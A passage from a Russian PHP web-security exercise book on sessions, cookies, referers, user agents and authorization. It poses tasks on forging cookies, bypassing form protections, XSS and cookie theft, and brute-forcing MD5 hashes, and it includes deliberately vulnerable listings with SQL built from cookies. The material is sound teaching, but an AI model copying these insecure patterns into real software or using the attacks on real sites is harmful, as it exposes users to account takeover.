


Рис. I.4.13. Вывод изображений из базы данных

I.4.13. Загрузка данных из дампа базы данных

При переносе данных с одного сервера на другой часто прибегают к так называемым дампам базы данных. Дамп представляет собой текстовый файл, содержащий последовательность SQL-инструкций, выполнение которых позволяет воспроизвести базу данных на любом SQL-сервере (листинг I.4.7).


Замечание

Файл дампа из листинга I.4.7 доступен на компакт-диске, поставляемом вместе с книгой (scripts\4\catalog.sql).

Листинг I.4.7. Дамп базы данных

```
CREATE TABLE catalogs (
  id_catalog int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
  PRIMARY KEY  (id_catalog),
  FULLTEXT KEY name (name)
);
INSERT INTO catalogs VALUES (1,'Процессоры');
INSERT INTO catalogs VALUES (2,'Материнские платы');
INSERT INTO catalogs VALUES (3,'Видеоадаптеры');
INSERT INTO catalogs VALUES (4,'Жесткие диски');
INSERT INTO catalogs VALUES (5,'Оперативная память');
```

В то же время в состав API к MySQL языка PHP входит функция `mysql_query()`, которая позволяет выполнять только один запрос. Создайте скрипт, который обеспечивал бы выполнение SQL-запросов из дампа базы данных.



Глава I.5

Сессии и cookies

Протокол HTTP, лежащий в основе Web, не является сессионным. Это означает, что Web-сервер не может определить, обращался ли к нему данный клиент ранее или нет. Любое изображение с сайта может быть загружено без загрузки остальных изображений или всего содержимого. Следовательно, если пользователь авторизовался на одной странице, то для получения доступа к другой странице потребуется повторный ввод пароля. Такая ситуация не совсем удобна при построении больших приложений, в связи с чем были введены cookie и сессии.

Cookie представляют собой небольшие текстовые файлы, которые хранятся на компьютере клиента. При обращении клиента к серверу, установившему cookie, браузер клиента посылает HTTP-заголовок, по которому сервер определяет, что ранее им был установлен cookie. В файлах хранятся имена переменных и их значения, а также время действия cookie, которое может быть от нескольких секунд до нескольких лет. Существуют также сессионные cookie-файлы, которые хранятся не на жестком диске клиента, а в памяти браузера.

Сессии также представляют собой небольшие текстовые файлы, но которые уже хранятся на сервере, клиенту отправляется только SID (Session ID, уникальный идентификатор сессии). Таким образом, данные не покидают пределов сервера, а клиент с сервером обмениваются только SID, время действия которого ограничено либо временем работы браузера, либо настройками сервера.

Сессии и cookie играют значительную роль в построении Web-приложений и часто являются как предметом атак, так и средством защиты от них.

I.5.1. Пользователи OnLine

Во многих Web-приложениях, таких как чаты, форумы, интернет-магазины, требуется отслеживать посетителей, находящихся в данный момент на сайте, а также момент ухода их с сайта. Такая система может быть также полезна

для контроля за закрытыми областями сайта — если к ней имеют доступ только два посетителя, а вы наблюдаете третьего — это позволит упредить взлом или минимизировать его последствия.

Будем считать, что авторизация посетителей на сайте реализована и имя пользователя зарегистрировано в суперглобальном массиве `$_SESSION['user']`. Если пользователь не является авторизованным, вместо его имени должно выводиться "аноним".

I.5.2. Собственный механизм сессии

Реализуйте собственный механизм сессий, хранение данных в которых будет осуществляться не в файлах, а в базе данных MySQL.

Подсказка

Для решения этой задачи удобно воспользоваться функцией `session_set_save_handler()`, которая позволяет зарегистрировать собственные функции-обработчики сессий.

I.5.3. Защита HTML-формы при помощи сессии

Пусть имеется HTML-форма авторизации в файле index.php, код которого представлен в листинге I.5.1.

Листинг I.5.1. HTML-форма системы авторизации

```
<table>
   <form action=handler.php method=post>
   <tr>
     <td>Имя:</td>
     <td><input type=text name=name></td>
   </tr>
   <tr>
     <td>Пароль:</td>
     <td><input type=password name=pass></td>
   </tr>
   <tr>
     <td> </td>
     <td><input type=submit value='Войти'></td>
   </tr>
   </form>
</table>
```

Как видно из листинга I.5.1, HTML-форма передает данные обработчику, расположенному в файле handler.php. Для простоты система авторизации будет проверять, равны ли пароль и логин строке "admin", если это так, то система будет отправлять почтовое уведомление при помощи функции mail() (листинг I.5.2).

Листинг I.5.2. Обработчик handler.php

```
<?php
  if($_POST['name'] == 'admin' && $_POST['pass'] == 'admin')
  {
     echo "<br><br>Письмо отправлено<br><br>";
     @mail("admin@somewhere.ru", "Статистика", "тело письма");
  }
?>
```

Злоумышленник, разместив HTML-форму из листинга I.5.1 на своем сайте или локальном хосте, может обратиться к ней бессчетное число раз, либо подбирая пароль, либо пользуясь сервисом, либо предоставляя посетителям своего сайта услуги, расположенные на другом сайте. Кроме этого, воспользовавшись сокетами, он может автоматизировать процесс обращения к обработчику HTML-формы. Необходимо при помощи сессий так защитить обработчик HTML-формы, чтобы использовать сервис можно было только на сайте, где он расположен.

I.5.4. Определение, включены ли cookie у посетителя

Нередко посетители отключают cookie в настройках своих браузеров. Для корректной работы в Web-приложение, использующее cookie, необходимо помещать код, проверяющий, включены ли cookie у посетителя. Осуществите такую проверку.

I.5.5. Подделка cookie

Пусть имеется скрипт, который проверяет наличие cookie, установленного у посетителя при аутентификации. В cookie name устанавливается имя пользователя, а в установленные cookie admin, editor и user позволяют провести авторизацию для администратора, редактора и пользователя соответственно.

Код скрипта, предоставляющий доступ к информации по cookie, приведен в листинге I.5.3.

Листинг I.5.3. Предоставление доступа к информации по cookie

```
<?php
  if(isset($_COOKIE['name']))
  {
     if(isset($_COOKIE['admin']))
     {
        echo "Здравствуйте, администратор $_COOKIE[name] !<br>";
     }
     if(isset($_COOKIE['editor']))
     {
        echo "Здравствуйте, редактор $_COOKIE[name] !<br>";
     }
     if(isset($_COOKIE['user']))
     {
        echo "Здравствуйте, пользователь $_COOKIE[name] !<br>";
     }
  }
?>
```

Замечание

Файл, представленный в листинге I.5.3, доступен на компакт-диске, поставляемом вместе с книгой (scripts\5\5.5\1.php).

Подделайте cookie при обращении к скрипту из листинга I.5.3 таким образом, чтобы вы были авторизованы сначала с правами администратора, затем с правами редактора и, наконец, с правами пользователя.

I.5.6. Обход защищенной сессией HTML-формы

В *разделе I.5.3* предлагалось разработать HTML-форму, которая защищала бы ее от автоматического заполнения на стороннем хосте при помощи сессии. Обойти такую защиту может только скрипт, который принимает cookie у сервера и отправляет их при следующих запросах к серверу, т. е. эмулирует работу браузера. Создайте скрипт, реализующий такое поведение.

Замечание

HTML-форма авторизации index.php и ее обработчик handler.php доступны на компакт-диске, поставляемом вместе с книгой (scripts\5\5.6\).

I.5.7. Межсайтовый скриптинг

В *разделе I.3.20* предлагалось разработать систему регистрации пользователей, в которой информация о зарегистрированных пользователях сохранялась бы в текстовом файле text.txt (листинг I.5.4), каждая строка которого соответствует отдельному пользователю и имеет следующий формат:

```
имя пользователя::пароль::e-mail::url
```

Имя пользователя, его пароль, адрес электронной почты (e-mail) и адрес домашней страницы разделяются последовательностью `::`.

Замечание

Файл text.txt и скрипт регистрации новых пользователей (1.php) можно найти на компакт-диске, поставляемом вместе с книгой (scripts\5\5.7\text.txt и scripts\5\5.7\1.php).

Листинг I.5.4. Файл text.txt

```
igor::1234::igor@mail.ru::http://www.softtime.ru
cheops::dwert::cheops@mail.ru::http://www.softtime.ru
wet::gordon::::
```

Для вывода списка пользователей используется скрипт, представленный в листинге I.5.5.

Замечание

Скрипт из листинга I.5.5 можно найти на компакт-диске, поставляемом вместе с книгой (scripts\5\5.7\2.php).

Листинг I.5.5. Вывод списка пользователей

```
<?php
  // Имя файла данных
  $filename = "text.txt";
  // Проверяем, не было ли переданное имя
  // зарегистрировано ранее
  $arr = file($filename);
  foreach($arr as $line)
  {
    // Разбиваем строку по разделителю ::
    $data = explode("::",$line);
```

```
    // Если файл сформирован в Windows,
    // последний элемент будет содержать
    // на конце символ \r - избавляемся от него
    $data[3] = trim($data[3]);
    // Если выбран текущий пользователь,
    // сохраняем данные
    if($_GET['name'] == $data[0])
    {
      $name = $data[0];
      $email = $data[2];
      $url = $data[3];
    }

    // Формируем список посетителей
    echo "<a href=$_SERVER[PHP_SELF]?name=$data[0]>".
            htmlspecialchars($data[0])."</a><br>";
  }
  if(isset($_GET['name']))
  {
  // В массив $temp помещаем имена уже зарегистрированных
  // посетителей
  echo "Имя - ".htmlspecialchars($name)."<br>";
  if(!empty($email)) echo "e-mail - ".htmlspecialchars($email)."<br>";
  if(!empty($url)) echo "URL - ".htmlspecialchars($url)."<br>";
  echo "<br>";
  }
?>
```




Рис. I.5.1. Вывод информации о пользователе

Результат работы скрипта из листинга I.5.5 представлен на рис. I.5.1.


Используя приведенный в листинге I.5.5 скрипт, осуществите перенаправление на сайт **http://www.softtime.ru**. Исправьте скрипт таким образом, чтобы избавиться от такого рода уязвимости.

Подсказка

По условиям задачи можно регистрировать любое количество новых пользователей.

I.5.8. Похищение cookie

Используя приведенный в листинге I.5.5 скрипт, создайте код, позволяющий похищать cookie пользователей.



Глава I.6

Пользовательские агенты и рефереры

Каждый клиент, обращающийся к серверу, может идентифицировать себя при помощи пользовательского агента `USER_AGENT`, по которому можно определить, какая операционная система установлена у посетителя и какой браузер им используется, и вообще, является ли данный клиент живым посетителем или роботом.

Кроме этого, используя реферер, можно определить, с какого сайта пользователь попал на ваш сайт, если это поисковая система, то какие ключевые слова были набраны посетителем в поисковых системах. Реферер позволяет отслеживать динамику переходов посетителей с внешней ссылки на сайт и перемещение по страницам сайта.

Однако и пользовательский агент, и реферер легко поддаются фальсификации. Поэтому доверять им следует только с поправкой на то, что они в любой момент могут быть подделаны клиентом.

I.6.1. Переходы с других сайтов

Создайте скрипт, который, будучи подключенным к страницам сайта при помощи директивы `include`, фиксировал бы все переходы с других сайтов и помещал бы адреса сайтов в базу данных MySQL.

Замечание

При проектировании внутренних областей сайта, предназначенных для служебного использования, следует внимательно следить, чтобы не было ни одной ссылки на сторонние сайты (особенно это касается внутренних форумов, где существует большой соблазн разместить ссылку на внешний сайт).

I.6.2. Защита HTML-формы при помощи реферера

Пусть имеется HTML-форма авторизации в файле index.php, код которого представлен в листинге I.6.1.

Листинг I.6.1. HTML-форма системы авторизации

```
<table>
   <form action=handler.php method=post>
   <tr>
     <td>Имя:</td>
     <td><input type=text name=name></td>
   </tr>
   <tr>
     <td>Пароль:</td>
     <td><input type=password name=pass></td>
   </tr>
   <tr>
     <td> </td>
     <td><input type=submit value='Войти'></td>
   </tr>
   </form>
</table>
```

Как видно из листинга I.6.1, HTML-форма передает данные обработчику, расположенному в файле handler.php. Для простоты система авторизации будет проверять, равны ли пароль и логин строке "admin". Если это так, то система будет отправлять почтовое уведомление при помощи функции mail() (листинг I.6.2).

Листинг I.6.2. Обработчик handler.php

```
<?php
  if($_POST['name'] == 'admin' && $_POST['pass'] == 'admin')
  {
     echo "<br><br>Письмо отправлено<br><br>";
     @mail("admin@somewhere.ru", "Статистика", "тело письма");
  }
?>
```

Злоумышленник, разместив HTML-форму из листинга I.6.1 на своем сайте или локальном хосте, может обратиться к ней бессчетное число раз, либо подбирая пароль, либо пользуясь сервисом, либо предоставляя посетителям своего сайта услуги, расположенные на другом сайте. Кроме этого, воспользовавшись сокетами, он может автоматизировать процесс обращения к обработчику HTML-формы. Необходимо при помощи реферера так защитить обработчик HTML-формы, чтобы использовать сервис можно было только на сайте, где он расположен.

I.6.3. Фальсификация реферера

В предыдущем разделе предлагалось разработать защиту HTML-формы от заполнения на стороннем сайте при помощи реферера. Обойдите данный вид защиты, используя фальсификацию реферера.

I.6.4. Ключевые слова поисковых систем

Создайте скрипт, который не просто фиксировал бы переходы с поисковых систем (Rambler и Yandex), а разбирал бы адреса и извлекал из них ключевые слова, по которым посетители нашли сайт в каталогах поисковых систем. В таблицу базы данных MySQL должны попадать только поисковые фразы.

I.6.5. Распознавание посещений сайта роботами поисковых систем

Создайте скрипт, который будет фиксировать все обращения роботов поисковых систем (Yandex, Rambler, Google, Aport) к страницам сайта.

I.6.6. Защита от менеджеров загрузки


Загрузка содержимого сайта менеджерами загрузки является нежелательной, так как при этом не происходит просмотр рекламы, за счет которой, в основном, и существуют ресурсы, а рейтинг сайта не растет, так как посещения его различными роботами и менеджерами закачек относятся к незасчитанным хитам. Проблема является очень серьезной для бесплатного хостинга, где владелец ресурса должен выдерживать определенное соотношение между просмотром рекламы его посетителями и трафиком, создаваемым ими.

Ситуация усугубляется при динамическом формировании содержимого сайта, когда адрес ресурса представляет собой строку вида **http://www.site.ru?id_art=01 (02, … 99)**. Такого рода ресурсы являются идеальной мишенью, так как позволяют легко сформировать пакетное задание для загрузки всего сайта.

Запретите загрузку содержимого сайта при помощи менеджера загрузки Teleport.

I.6.7. Фальсификация пользовательского агента

При обращении к PHP-скрипта к страницам сайта сервер записывает в строку его пользовательского агента что-то вроде "`PHP 4.3`". Создайте скрипт, который загружал бы содержимое произвольной страницы сайта, маскируясь под обычного пользователя операционной системы Windows XP.



Глава I.7

Авторизация и аутентификация

Авторизация и аутентификация имеют большое значение при построении Web-приложений. Это связано с тем, что любой сайт, где нужно отличать одного пользователя от другого, требует регистрации посетителей и их идентификации при помощи пароля. IP-адреса не постоянны, с одного IP-адреса в Интернет может выходить огромное количество посетителей. Поэтому для того, чтобы отличить одного посетителя от другого, необходимо прибегать к авторизации. Ценность учетной записи в чате или форуме не эквивалентна ценности учетной записи для доступа к личной панели в интернет-магазине или учетной записи для FTP-доступа к сайту. Авторизацию, как правило, производят в защищенной области сайта, где трафик HTTP-протокола идет поверх протокола SSL, обеспечивающего шифрование данных HTTP и исключающего перехват паролей, которые в HTTP не шифруются. Независимо от того, используется SSL или нет, небрежности в коде авторизации могут привести к взлому.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\7 компакт-диска, поставляемого вместе с книгой.

Замечание

Под *аутентификацией* понимают процедуру проверки пользователя, действительно ли он тот, за кого себя выдает. Под *авторизацией* понимают процедуру проверки, имеет ли данный пользователь достаточно прав, чтобы выполнять то или иное действие. При работе с Web-приложениями, если не реализуется многоуровневая система доступа, эти два понятия сливаются, поэтому далее в главе мы будем пользоваться только термином "авторизация".

I.7.1. Авторизация на файлах

В *разделе I.3.20* предлагалось создать систему регистрации пользователей, в которой данные сохраняются в файле такого формата:

```
имя пользователя::пароль::e-mail::url
```

Имя пользователя, его пароль, адрес электронной почты (e-mail) и адрес домашней страницы разделяются последовательностью `::`. Используя свой собственный скрипт или готовый скрипт-ответ для задания 3.20 (каталог \scripts\3\3.20 компакт-диска, поставляемого вместе с книгой), разработайте систему авторизации (рис. I.7.1).




Рис. I.7.1. HTML-форма системы авторизации




Рис. I.7.2. Редактирование данных пользователя

Если логин и пароль, введенные пользователем, присутствуют в файле text.txt, скрипт должен предоставлять возможность редактировать адрес электронной почты (e-mail), домашней страницы (URL), а также сменить пароль (рис. I.7.2).

I.7.2. Шифрование пароля

В *разделах I.3.20* и *I.7.1* была построена система авторизации с использованием текстовых файлов, однако, набрав в строке запроса путь к текстовому файлу, злоумышленник может получить доступ ко всем паролям зарегистрированных пользователей (рис. I.7.3).




Рис. I.7.3. Любой желающий может получить доступ к паролям




Рис. I.7.4. Файл данных с зашифрованными паролями

Необходимо зашифровать пароли так, чтобы, даже получив доступ к файлу text.txt, злоумышленник не смог воспользоваться ими (рис. I.7.4).

I.7.3. Подбор пароля

В предыдущем разделе показано, каким образом можно защитить данные необратимым шифрованием. Однако это не значит, что пароли невозможно узнать вообще. В конце концов, их можно просто подобрать. В листинге I.7.1 представлены четыре пароля, зашифрованных методом MD5. Необходимо их подобрать перебором символов.

Замечание

Данные пароли можно получить в электронном виде из файла scripts\7\password на компакт-диске, поставляемом вместе с книгой.

Листинг I.7.1. Зашифрованные пароли

```
ee11cbb19052e40b07aac0ca060c23ee

dd97813dd40be87559aaefed642c3fbb

8dbc672497bdc46f88e864bb1121232c

3e10f8c809242d3a0f94c18e7addb866
```

Подсказка

Пароли содержат только латинские буквы в нижнем регистре, а длина пароля не превышает четырех символов.

I.7.4. Подбор пароля по словарю

Если вы добросовестно выполнили предыдущее задание, то убедились, что подбор даже короткого пароля занимает длительное время. Однако известно, что пользователи редко выбирают пароль, состоящий из бессмысленного набора символов. Чаще в качестве пароля выступает осмысленное слово. В лучшем случае в конец добавляется несколько цифр. Это открывает широкие возможности для подбора по словарю. Хорошо составленный словарь позволяет достаточно быстро найти пароли. Подберите пароли по хешкодам из листинга I.7.1, используя стандартный словарь операционной системы Linux, который можно найти в /usr/share/dict/linux.words.

Замечание

Если вы выполняете скрипты в операционной системе Windows, вы можете обнаружить этот словарь на компакт-диске, поставляемом вместе с книгой (scripts\7.4\linux.words).

I.7.5. Генератор паролей

Два предыдущих задания демонстрируют, как довольно легко подобрать короткие и осмысленные пароли. Выходом из ситуации является ограничение на длину пароля, например, при регистрации можно явно потребовать от пользователя ввода пароля длиной не меньше 6 символов и содержащего цифры и буквы. Однако самым действенным методом является самостоятельная генерация высокозащищенных паролей. В этом задании предлагается разработать небольшое Web-приложение, обеспечивающее генерацию таких паролей (рис. I.7.5).




Рис. I.7.5. Генератор паролей заданной длины

I.7.6. Защита текстовых файлов от просмотра в браузере

Даже при использовании сложных и длинных паролей, которые подвергаются необратимому шифрованию, хранение информации в текстовых файлах, доступных для просмотра через браузер, является потенциальной "дырой" в системе. Злоумышленник, изучив структуру текстового файла, может лучше понять внутреннюю организацию сайта, он может использовать незашифрованную информацию в своих целях, например, электронные адреса

для формирования базы спам-рассылки. Используя конфигурационный файл .htaccess, защитите все текстовые файлы в каталоге от просмотра в окне браузера (рис. I.7.6).

Рис. I.7.6. Запрет на доступ к текстовым файлам через браузер

I.7.7. Авторизация при помощи cookie

В *разделе I.4.1* было предложено создать систему регистрации пользователей. Для данной системы разработана система авторизации, использующая cookie, код которой представлен в листинге I.7.2.

Замечание

Скрипт, представленный в листинге I.7.2, доступен на компакт-диске, поставляемом вместе с книгой (scripts\7\7.7\1.php).

Листинг I.7.2. Авторизация с использованием cookie

```
<?php
  // Обработчик формы
  if(!empty($_POST))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");
    // Защищаясь от SQL-инъекции, пропускаем
    // полученные пароль и логин через функцию
    // mysql_escape_string
```

```
    if (!get_magic_quotes_gpc())
    {
      $_POST['name'] = mysql_escape_string($_POST['name']);
      $_POST['password'] = mysql_escape_string($_POST['password']);
    }
    // Осуществляем запрос, который возвращает
    // количество записей, удовлетворяющих паролю
    // и логину
    $query = "SELECT COUNT(*) FROM userslist
              WHERE name = '$_POST[name]' AND pass = '$_POST[password]'";
    $usr = mysql_query($query);
    if(!$usr) exit("Ошибка в блоке авторизации");
    // Получаем количество записей
    $total = mysql_result($usr,0);
    if($total > 0)
    {
      // Авторизация прошла успешно
      // устанавливаем cookie на сутки (3600*24)
      setcookie("user", urlencode($_POST['name']), time() + 3600*24);
      // Осуществляем перезагрузку, чтобы
      // сбросить POST-данные
      echo "<HTML><HEAD>
         <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$_SERVER[PHP_SELF]'>
            </HEAD></HTML>";
    }
  }
?>
<form method=post>
Имя : <input type=text name=name
                        value='<?= $_COOKIE['user']; ?>'><br>
Пароль : <input type=password name=password
                value=><br>
<input type=submit value=Отправить>
</form>
<?php
  // Если посетитель "вошел" - приветствуем его
  if(isset($_COOKIE['user']))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");
    // Выводим приветствие
```

```
    echo "Здравствуйте, ".$_COOKIE['user']."!<br>";
    echo "Доступ к вашим секретным данным<br>";
    // Выводим данные пользователя
    $query = "SELECT * FROM userslist WHERE name = '$_COOKIE[user]'";
    $usr = mysql_query($query);
    if(!$usr) exit(mysql_error());
    $user = mysql_fetch_array($usr);
    echo "Ваш e-mail: ".$user['email']."<br>";
    echo "Ваш URL: ".$user['url']."<br>";
  }
?>
```

После авторизации пользователь приветствуется, и ему предоставляется доступ к закрытой системе сайта, на каждой странице которой осуществляется проверка, представленная в листинге I.7.3.

Листинг I.7.3. Проверка, прошел ли пользователь авторизацию

```
<?php
  // Если посетитель "вошел" - приветствуем его
  if(isset($_COOKIE['user']))
  {
    echo "Доступ к вашим секретным данным";
  }
  else
  {
    // Осуществляем автоматическую переадресацию на страницу
    // авторизации
      echo "<HTML><HEAD>
         <META HTTP-EQUIV='Refresh' CONTENT='0; URL=1.php'>
            </HEAD></HTML>";
  }
?>
```

Каким образом можно миновать систему авторизации, представленную в листингах I.7.2 и I.7.3? Как следует защитить систему авторизации, чтобы ее нельзя было обойти?

I.7.8. Защита имени пользователя от подделки

Даже если не удается выяснить пароль пользователя или обойти авторизацию для того, чтобы получить доступ к его учетной записи, можно дискре-

дитировать существующего пользователя, подделав его имя. Подделка производится путем замены в имени пользователя латинских букв сходными по начертанию русскими буквами или наоборот. Например, существует имя cheops, которое состоит из латинских букв. Достаточно зарегистрировать имя che*о*ps, в котором буква "о" будет заменена русским эквивалентом, тогда от имени зарегистрированного пользователя можно осуществлять антиобщественную деятельность (флуд, спам и т. д.), дискредитируя законопослушного пользователя в глазах администрации, а может, заставить администрацию понервничать и поискать несуществующие "дыры", если подлог не будет замечен. Создайте проверку при регистрации пользователя, исключающую регистрацию имен-подделок.

I.7.9. Авторизация при помощи сессий

Cookie достаточно удобны в использовании, так как время их жизни Web-разработчик может выставлять самостоятельно. Однако их легко подделать, и они могут быть отключены в браузере посетителя. Гораздо чаще прибегают к авторизации посредством сессий — они обеспечивают большую безопасность, так как данные остаются на сервере, а клиент и сервер обмениваются только уникальным идентификатором сессии — SID, передающимся либо методом GET (как параметр адресной строки), либо через сессионные cookie.

В *разделе I.4.1* было предложено создать систему регистрации пользователей. Для данной системы разработана система авторизации, использующая сессии. Ее код представлен в листинге I.7.4.

Листинг I.7.4. Авторизация с использованием сессий

```
<?php
  // Инициируем сессию
  session_start();
?>
<form method=post>
Имя : <input type=text name=name
                        value='<?= $_SESSION['name']; ?>'><br>
Пароль : <input type=password name=password
                value='<?= $_SESSION['password']; ?>'><br>
<input type=submit value=Отправить>
</form>
<?
  // Обработчик формы
  if(!empty($_POST['name']) && !empty($_POST['password']))
  {
```

```
  // Устанавливаем соединение с базой данных
  require_once("config.php");
